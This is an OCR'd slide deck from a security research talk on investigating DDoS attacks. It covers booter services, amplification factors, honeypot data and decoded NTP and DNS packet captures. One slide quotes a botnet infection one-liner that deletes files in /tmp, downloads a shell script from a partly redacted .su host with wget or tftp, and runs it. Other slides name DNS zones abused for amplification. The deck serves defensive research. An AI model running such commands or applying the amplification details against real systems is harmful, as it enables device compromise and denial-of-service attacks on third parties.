Investigating DDoS

Architecture, Actors, and Attribution

Allisson Nixon	Director of Security Research, Flashpoint
Andre Correa	Co-founder, Malware Patrol

Agenda


- DDoS then
- DDoS now
- Tools for Research
- DDoS as a Service
- Questions

DDoS then

DDoS then

- DDoS stands for ‘distributed denial of service’. It is an attempt to make an Internet resource unavailable (web site, network, etc).
- Various techniques exist to generate abnormal amounts of traffic toward victims.
  - Application exploitation (Brobot)
  - Botnets – Windows (DirtJumper/Drive/Optima/Madness/Yoyo)
  - Amplifications and reflections (NTP Monlist, DNS, SSDP)
  - Stand-alone tools (LOIC, Slowloris, etc)

DDoS then


Low Orbit Ion Cannon | U dun goofed | v. 1.1.1.1
Low Orbit Ion Cannon
github.com/newfag/LOIC
p.s cocks
Manual Mode (for pussies)
FUCKING HIVE MIND
IRC server
Port
6667
Channel
#loic
Disconnected.
1. Select your target
URL
127.0.0.1
Lock on
IP
Lock on
2. Ready?
Stop flooding
Selected target
127.0.0.1
3. Attack options
Timeout
9001
HTTP Subsite
/
Append random chars to the URL
TCP / UDP message
U dun goofed
80
Port
TCP
Method
10
Threads
Wait for reply
<= faster
Speed
slower =>
Attack status
Idle
Connecting
Requesting
Downloading
Downloaded
Requested
Failed
135415

DDoS now

DDoS now – Attacks

- Techniques and tools
  - Amplification and reflection techniques (UDP)
  - Booters/Stressers
  - IoT and Linux based botnets
- Layer 4 and Layer 7 attacks
  - **HTTP floods -** GET, POST, HEAD, Joomla plugins, XML-RPC
  - **SYN floods** (most common offer)
  - **UDP floods -** DNS, CharGen, NTP, SSDP, SNMP, etc

DDoS now – Amplification Factors

Protocol	Bandwidth Amplification Factor	Vulnerable Command
DNS	28 to 54	see: TA13-088A [4]
NTP	556.9	see: TA14-013A [5]
SNMPv2	6.3	GetBulk request
NetBIOS	3.8	Name resolution
SSDP	30.8	SEARCH request
CharGEN	358.8	Character generation request

https://www.us-cert.gov/ncas/alerts/TA14-017A

DDoS now – “Amplifier Lists” –

There are services specialized in selling lists of amplifiers for various port numbers / protocols:

http://_____.xyz/

“No dead AMP's in your list or local ip's mistakenly put there by faulty scanners our servers are running 24/7 at a relative slow speed compared to most to verify everything is correct & no faulty nonsense or honeypots”

DDoS now – Booters and Stressers

- Cheap! $5-$20 a month
- Multiple payment methods – PayPal, Google Wallet, Bitcoin
- Little or no technical expertise required from users
- Heavy emphasis on branding/rebranding
- Low TTLs (most services only last months)
- Targets of attacks themselves – front ends usually behind DDoS mitigation services
- Usage of APIs to communicate with attacking servers

DDoS now – IoT and Linux botnets

- Some botnets are created scanning hosts for default credentials or vulnerabilities. A bot is then automatically downloaded and executed

  *cd /tmp || cd /var/run; rm -rf *; busybox wget http://fw1.xxxxxxxxxx.su/f1/f1.sh || wget http://fw1. xxxxxxxxxx.su/f1/f1.sh; sh f1.sh; rm -rf f1.sh; busybox tftp -r .f1.sh -g aaa.bbb.ccc.ddd || tftp -r .f1.sh -g f1. xxxxxxxxxx.su; sh .f1.sh; rm -rf .f1.sh*

- Multiple bots are compiled for distinct platforms

Tools for Research

DDoS Honeypots

- Starting November 2014, multiple honeypot nodes deployed in distinct geographical locations
- The nodes mimic UDP services commonly abused to produce DDoS attacks: NTP, SSDP, CharGEN, DNS, etc.
- Honeypots only produce the data necessary to be detected by scanners. They rate limit responses in order to prevent participation in attacks.
- Data collected includes attack time stamps, source and destination IPs and ports, attack type. The intention is to collect as much information as possible about amplification and reflection attacks. Full packet captures are archived for historical purposes and uploaded to a Moloch instance for visualization and research

Data Aggregation


- More than 10,000,000 records collected so far in 2016
- "Moloch is an **open source**, large scale **packet capturing** (PCAP), **indexing** and database system. A simple **web interface** is provided for PCAP **browsing, searching, and exporting**. APIs are exposed that allow PCAP data and JSON-formatted session data to be downloaded directly. (…) Moloch is **not meant to replace IDS engines** but instead work along side them to store and index all the network traffic in standard PCAP format, providing fast access. Moloch is built to be **deployed across many systems** and can **scale to handle multiple gigabits/sec of traffic**." (https://github.com/aol/moloch)


Sessions | SPI View | SPI Graph | Connections | Files | Users | Stats | Settings

moloch v0.14.1-GIT

Custom | port == 19 || port == 53 || port == 123 || port == 1900 | Search | Actions

Beginning Time: 2016/06/01 00:00:01 | Ending Time: 2016/06/30 23:59:59 | Delta Time: 29 23:59:58 | Results bounded





100 | Showing 701 to 800 of 565,300 entries (filtered from 17,282,396 total entries) | Column visibility | First | Previous | 1 ... 7 8 9 ... 5653 | Next | Last

	Start	Stop	Src IP	Src Port	Dst IP	Dst Port	Packets	Bytes	Node	Info
udp	2016/06/01 00:32:37	2016/06/01 00:32:37	DNK	58885	192.0.	123	1	52 / 60	MP-	
udp	2016/06/01 00:32:37	2016/06/01 00:32:37	CHN	49372	192.0.	123	1	52 / 60	MP-	
udp	2016/06/01 00:32:37	2016/06/01 00:32:37	CHN	28979	192.0.	123	1	52 / 60	MP-	
udp	2016/06/01 00:32:37	2016/06/01 00:32:37	HKG	20085	192.0.	123	1	52 / 60	MP-	
udp	2016/06/01 00:32:37	2016/06/01 00:32:37	CHN	15985	192.0.	123	1	52 / 60	MP-	
udp	2016/06/01 00:32:37	2016/06/01 00:32:37	HKG	3358	192.0.	123	1	52 / 60	MP-	
udp	2016/06/01 00:32:37	2016/06/01 00:27:37	CHN	40257	192.0.	123	2	104 / 120	MP-	
udp	2016/06/01 00:32:37	2016/06/01 00:32:37	CHN	8745	192.0.	123	1	52 / 60	MP-	
udp	2016/06/01 00:32:37	2016/06/01 00:32:37	CHN	57671	192.0.	123	1	52 / 60	MP-	
	2016/06/01	2016/06/01						52 /		

Research

Top abused UDP protocols last month


34,617 unique IP addresses targeted

Although NTP has one of the highest amplification factors, it is not the top abused - most probably because many servers were patched lately

	Port (UDP)	Protocol	Amp. Factor
#1	1900	SSDP	31
#2	123	NTP	557
#3	53	DNS	Varies
#4	19	CharGen	359
#5	161	SNMP	6

Research

- Spoofed SSDP (UDP/1900)
  - Last month: 3,115 unique targets



Research

- Spoofed SSDP (UDP/1900)

0:10:05.579243 IP XXX.YYY.ZZZ.WWW.1900 > AAA.BBB.CCC.DDD.80: UDP, length 311

....E..SJ.@.7.w.L.....l.P.?.bHTTP/1.1 200 OK

Cache-Control: max-age=120

EXT:

Location: http://192.168.0.1:65535/rootDesc.xml


Server: Linux/2.4.22-1.2115.nptl UPnP/1.0 miniupnpd/1.0

ST: urn:schemas-upnp-org:device:WANConnectionDevice:

USN: uuid:2a8061e8-1dd2-11b2-b354-8851c5066677::urn:schemas-upnp-org:device:WANConnectionDevice:

Research

- Spoofed NTP (UDP/123)
  - Last month: 13,603 unique targets



NTP 484 NTP Version 2, private

```
⊞ Frame 363: 484 bytes on wire (3872 bits), 484 bytes captured (3872 bits)
⊞ Linux cooked capture
⊞ Internet Protocol Version 4, Src: [illegible]
⊟ User Datagram Protocol, Src Port: ntp (123), Dst Port: 36844 (36844)
    Source port: ntp (123)
    Destination port: 36844 (36844)
    Length: 448
  ⊞ Checksum: 0xfa14 [validation disabled]
⊟ Network Time Protocol (NTP Version 2, private)
  ⊟ Flags: 0xd7
      1... .... = Response bit: Response (1)
      .1.. .... = More bit: 1
      ..01 0... = Version number: NTP Version 2 (2)
      .... .111 = Mode: reserved for private use (7)
  ⊟ Auth, sequence: 6
      0... .... = Auth bit: 0
      .000 0110 = Sequence number: 6
    Implementation: XNTPD (3)
    Request code: MON_GETLIST_1 (42)
```

```
0000  00 00 00 01 00 06 42 01  4a 01 4f 0a 00 00 08 00   ......B. J.O.....
0010  45 00 01 d4 00 00 40 00  34 11 65 b2 60 ef 73 f6   E.....@. 4.e.`.s.
0020  0a 80 00 02 00 7b 8f ec  01 c0 fa 14 d7 06 03 2a   .....{.. .......*
0030  00 06 00 48 00 6e db 6b  00 dd b6 d6 00 00 00 00   ...H.n.k ........
0040  00 00 00 02 b2 ee ea 8c  c0 a8 09 de 00 00 00 01   ........ ........
0050  f2 41 03 04 00 00 00 00  00 00 00 00 00 00 00 00   .A...... ........
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 df d4 04   ........ ........
0080  00 df d4 04 00 00 00 00  00 00 00 01 bc a6 ee 45   ........ .......E
0090  c0 a8 09 de 00 00 00 01  c2 66 03 04 00 00 00 00   ........ .f......
00a0  00 00 00 01 0e c6 4c d0  c0 a8 09 de 00 00 00 01   ......L. ........
00b0  ca c7 03 04 00 48 d7 42  00 d4 dc 13 00 00 00 00   .....H.B ........
00c0  00 00 00 03 00 e3 5f b8  00 e3 5f b8 00 00 00 00   ......_. ._......
00d0  00 00 00 01 b2 ee e9 59  c0 a8 09 de 00 00 00 01   .......Y ........
00e0  e9 2f 03 04 00 00 00 00  c0 a8 09 de 00 00 00 01   ./...... ........
00f0  f2 41 03 04 00 d6 fa 0c  00 d6 fa 0c 00 00 00 00   .A...... ........
0100  00 00 00 01 bc a6 ee 45  c0 a8 09 de 00 7c 16 e0   .......E .....|..
0110  00 f8 2d bf 00 00 00 00  00 00 00 02 5d 26 31 e7   ..-..... ....]&1.
0120  c0 a8 09 de 00 00 00 01  e8 51 03 04 00 00 00 00   ........ .Q......
0130  e9 2f 03 04 00 77 a9 e4  00 ef 53 c7 00 00 00 00   ./...w.. ..S.....
0140  00 00 00 02 5d 26 31 e7  c0 a8 09 de 00 00 00 01   ....]&1. ........
0150  e8 51 03 04 00 fc b5 f2  00 fc b5 f2 00 00 00 00   .Q...... ........
0160  00 00 00 01 28 53 ba 98  c0 a8 09 de 00 00 00 01   ....(S.. ........
0170  06 81 03 01 00 00 00 00  00 ff 96 0a 00 00 00 00   ........ ........
0180  00 00 00 03 b9 73 7c 0e  c0 a8 09 de 00 00 00 01   .....s|. ........
0190  be 70 03 04 00 34 e0 93  00 ff 98 9a 00 5b 08 56   .p...4.. .....[.V
01a0  01 08 70 02 00 00 00 00  00 00 00 03 b9 73 7c 0e   ..p..... .....s|.
01b0  c0 a8 09 de 00 00 00 01  be 70 03 04 00 00 00 00   ........ .p......
01c0  00 00 00 01 65 63 06 b6  c0 a8 09 de 00 00 00 01   ....ec.. ........
```


NTP 484 NTP Version 2, private

```
⊞ Frame 363: 484 bytes on wire (3872 bits), 484 bytes captured (3872 bits)
⊞ Linux cooked capture
⊞ Internet Protocol Version 4, Src: [illegible]
⊟ User Datagram Protocol, Src Port: ntp (123), Dst Port: 36844 (36844)
    Source port: ntp (123)
    Destination port: 36844 (36844)
    Length: 448
  ⊞ Checksum: 0xfa14 [validation disabled]
⊟ Network Time Protocol (NTP Version 2, private)
  ⊟ Flags: 0xd7
      1... .... = Response bit: Response (1)
      .1.. .... = More bit: 1
      ..01 0... = Version number: NTP Version 2 (2)
      .... .111 = Mode: reserved for private use (7)
  ⊟ Auth, sequence: 6
      0... .... = Auth bit: 0
      .000 0110 = Sequence number: 6
    Implementation: XNTPD (3)
    Request code: MON_GETLIST_1 (42)
```

```
0000  00 00 00 01 00 06 42 01  4a 01 4f 0a 00 00 08 00   ......B. J.O.....
0010  45 00 01 d4 00 00 40 00  34 11 65 b2 60 ef 73 f6   E.....@. 4.e.`.s.
0020  0a 80 00 02 00 7b 8f ec  01 c0 fa 14 d7 06 03 2a   .....{.. .......*
0030  00 06 00 48 00 6e db 6b  00 dd b6 d6 00 00 00 00   ...H.n.k ........
0040  00 00 00 02 b2 ee ea 8c  c0 a8 09 de 00 00 00 01   ........ ........
0050  f2 41 03 04 00 00 00 00  00 00 00 00 00 00 00 00   .A...... ........
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 df d4 04   ........ ........
0080  00 df d4 04 00 00 00 00  00 00 00 01 bc a6 ee 45   ........ .......E
0090  c0 a8 09 de 00 00 00 01  c2 66 03 04 00 00 00 00   ........ .f......
00a0  00 00 00 01 0e c6 4c d0  c0 a8 09 de 00 00 00 01   ......L. ........
00b0  ca c7 03 04 00 48 d7 42  00 d4 dc 13 00 00 00 00   .....H.B ........
00c0  00 00 00 03 00 e3 5f b8  00 e3 5f b8 00 00 00 00   ......_. ._......
00d0  00 00 00 01 b2 ee e9 59  c0 a8 09 de 00 00 00 01   .......Y ........
00e0  e9 2f 03 04 00 00 00 00  c0 a8 09 de 00 00 00 01   ./...... ........
00f0  f2 41 03 04 00 d6 fa 0c  00 d6 fa 0c 00 00 00 00   .A...... ........
0100  00 00 00 01 bc a6 ee 45  c0 a8 09 de 00 7c 16 e0   .......E .....|..
0110  00 f8 2d bf 00 00 00 00  00 00 00 02 5d 26 31 e7   ..-..... ....]&1.
0120  c0 a8 09 de 00 00 00 01  e8 51 03 04 00 00 00 00   ........ .Q......
0130  e9 2f 03 04 00 77 a9 e4  00 ef 53 c7 00 00 00 00   ./...w.. ..S.....
0140  00 00 00 02 5d 26 31 e7  c0 a8 09 de 00 00 00 01   ....]&1. ........
0150  e8 51 03 04 00 fc b5 f2  00 fc b5 f2 00 00 00 00   .Q...... ........
0160  00 00 00 01 28 53 ba 98  c0 a8 09 de 00 00 00 01   ....(S.. ........
0170  06 81 03 01 00 00 00 00  00 ff 96 0a 00 00 00 00   ........ ........
0180  00 00 00 03 b9 73 7c 0e  c0 a8 09 de 00 00 00 01   .....s|. ........
0190  be 70 03 04 00 34 e0 93  00 ff 98 9a 00 5b 08 56   .p...4.. .....[.V
01a0  01 08 70 02 00 00 00 00  00 00 00 03 b9 73 7c 0e   ..p..... .....s|.
01b0  c0 a8 09 de 00 00 00 01  be 70 03 04 00 00 00 00   ........ .p......
01c0  00 00 00 01 65 63 06 b6  c0 a8 09 de 00 00 00 01   ....ec.. ........
```

Research

- Spoofed DNS (UDP/53)
  - Last month: 10,060 unique targets



Research

DNS zones abused because of their large responses to ANY and TXT queries

The top abused domains are legitimate. Months ago, attackers registered names and created long records to achieve high amplification factors

Zone	Response (bytes)	Note
cpsc.gov	4095	Legitimate domain
svist21.cz	6800	Legitimate domain
irs.gov	3596	Legitimate domain
ietf.org	4313	Legitimate domain
gransy.com	5756	Legitimate domain
1x1.cz	5903	Legitimate domain
defcon.org	8684	Legitimate domain

DNS 1227 Standard query response 0x9caf SOA auth00.ns.uu.net A 63.74.109.2 RRSIG RRSIG ...

```
⊞ Frame 7011: 1227 bytes on wire (9816 bits), 1227 bytes captured (9816 bits)
⊞ Linux cooked capture
⊞ Internet Protocol Version 4, Src: [illegible]
⊞ User Datagram Protocol, Src Port: domain (53), Dst Port: 51828 (51828)
⊟ Domain Name System (response)
    Transaction ID: 0x9caf
  ⊞ Flags: 0x8380 Standard query response, No error
    Questions: 1
    Answer RRs: 22
    Authority RRs: 0
    Additional RRs: 0
  ⊟ Queries
    ⊟ cpsc.gov: type ANY, class IN
        Name: cpsc.gov
        Type: ANY (Request for all records)
        Class: IN (0x0001)
  ⊟ Answers
    ⊞ cpsc.gov: type SOA, class IN, mname auth00.ns.uu.net
    ⊞ cpsc.gov: type A, class IN, addr 63.74.109.2
    ⊞ cpsc.gov: type RRSIG, class IN
    ⊞ cpsc.gov: type RRSIG, class IN
    ⊞ cpsc.gov: type RRSIG, class IN
    ⊞ cpsc.gov: type RRSIG, class IN
    ⊞ cpsc.gov: type RRSIG, class IN
    ⊞ cpsc.gov: type RRSIG, class IN
    ⊞ cpsc.gov: type RRSIG, class IN
    ⊞ cpsc.gov: type RRSIG, class IN
    ⊞ cpsc.gov: type RRSIG, class IN
    ⊞ cpsc.gov: type MX, class IN, preference 5, mx hormel.cpsc.gov
    ⊞ cpsc.gov: type MX, class IN, preference 5, mx stagg.cpsc.gov
    ⊞ cpsc.gov: type TXT, class IN
    ⊞ cpsc.gov: type AAAA, class IN, addr 2600:803:240::2
    ⊞ cpsc.gov: type DNSKEY, class IN
    ⊞ cpsc.gov: type DNSKEY, class IN
    ⊞ cpsc.gov: type DNSKEY, class IN
    ⊞ cpsc.gov: type DNSKEY, class IN
    ⊞ cpsc.gov: type NS, class IN, ns auth61.ns.uu.net
    ⊞ cpsc.gov: type NSEC3PARAM, class IN
    ⊞ cpsc.gov: type NS, class IN, ns auth00.ns.uu.net
```

```
0000  00 00 00 01 00 06 42 01  4e 2a 69 0a 0c dd 08 00   ......B. N*i.....
0010  45 00 04 bb 00 18 01 6c  31 11 15 f2 d5 87 8d b3   E......l 1.......
0020  0a 80 00 02 61 6c 6c c0  0c 00 1c 00 01 00 00 37   ....all. .......7
```

Frame (1227 bytes) | Reassembled IPv4 (4103 bytes)

DNS 1227 Standard query response 0x9caf SOA auth00.ns.uu.net A 63.74.109.2 RRSIG RRSIG ...


```
⊞ Frame 7011: 1227 bytes on wire (9816 bits), 1227 bytes captured (9816 bits)
⊞ Linux cooked capture
⊞ Internet Protocol Version 4, Src: [redacted]
⊞ User Datagram Protocol, Src Port: domain (53), Dst Port: 51828 (51828)
⊟ Domain Name System (response)
    Transaction ID: 0x9caf
  ⊞ Flags: 0x8380 Standard query response, No error
    Questions: 1
    Answer RRs: 22
    Authority RRs: 0
    Additional RRs: 0
  ⊟ Queries
    ⊟ cpsc.gov: type ANY, class IN
        Name: cpsc.gov
        Type: ANY (Request for all records)
        Class: IN (0x0001)
  ⊟ Answers
    ⊞ cpsc.gov: type SOA, class IN, mname auth00.ns.uu.net
